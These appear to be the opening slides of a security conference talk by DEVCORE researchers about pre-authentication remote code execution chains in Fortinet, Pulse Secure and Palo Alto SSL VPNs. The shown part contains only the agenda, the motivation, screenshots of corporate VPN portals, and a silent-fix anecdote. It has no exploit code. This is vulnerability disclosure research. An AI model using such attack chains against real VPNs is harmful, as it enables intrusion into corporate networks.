

Infiltrating Corporate Intranet Like NSA

Pre-auth RCE on Leading SSL VPNs

Orange Tsai (@orange_8361)

Meh Chang (@mehqq_)



Orange Tsai

- Principal security researcher at **DEVCORE**
- Captain of HITCON CTF team
- 0day researcher, focusing on
Web/Application security



orange_8361

Meh Chang

- Security researcher at **DEVCORE**
- HITCON & 217 CTF team
- Focus on binary exploitation



mehqq_

Highlights today


- Pre-auth root RCE exploit chain on **Fortinet** SSL VPN
 - Hard-core binary exploitation
 - Magic backdoor
- Pre-auth root RCE exploit chain on **Pulse Secure** SSL VPN
 - Out-of-box web exploitation
 - Highest bug bounty from **Twitter** ever
- New attack surface to compromise back all your VPN clients

Agenda

- Introduction
- Jailbreak the SSL VPN
- Attack vectors
- Case studies & Demos
- Weaponize the SSL VPN
- Recommendations

SSL VPN

- Trusted by large corporations to protect their assets
- Work with any network environments and firewalls
- Clientless, a web browser can do everything!



What if your trusted SSL VPN
is **insecure**?

Virtual Public Network

"Public"



Why focusing on SSL VPN

1. Important corporate assets but a blind-spot
2. Widely used by corporations of all sizes
3. Only few SSL VPN vendors dominate the market
4. Direct Intranet access and must be exposed to outside

Even **NSA** is hunting bugs on
SSL VPN

Think about Equation Group leaks


facebook

Secure Logon
for Facebook Tableau

Username

Password

Logon



Welcome to the Twitter VPN Access Portal

username


Please sign in to begin your secure session.

password

Realm

TWO FACTOR FULL TUNNEL ▾

Sign In



MARVEL

[Restart Login](#)

This site is intended for use by Authorized Users only. Any attempt to access this site without authorization, deny access to authorized users, hack into and/or deface this site will constitute a violation of applicable federal and state law. Marvel Entertainment,

LLC reserves the right to report such misconduct to appropriate law enforcement authorities and/or to pursue all other legal remedies available to it. If you have reached this website in error, please remove yourself by typing the correct URL name of the website intended. Marvel reserves the right to

monitor access to/from this website in accordance with the company's policies.

Unless expressly stated otherwise, all contents contained in this site are the intellectual property of Marvel Entertainment LLC or its affiliates. This site may also contain information that is privileged, attorney work product or exempt from disclosure under applicable law. Copyright (c) and TM 2011

Marvel Entertainment, LLC and its subsidiaries. All rights reserved.



SSL VPN Service



Certified
Secure

Logon


They are usually forgotten

ヽ(ツ)ノ

A silent-fix case

- We accidentally found a pre-auth RCE on **Palo Alto** SSL VPN during our Red Team assessment
- A silent fixed 1-day:
 - No CVE
 - No advisory
 - No official announcement

Hacking Uber as showcase



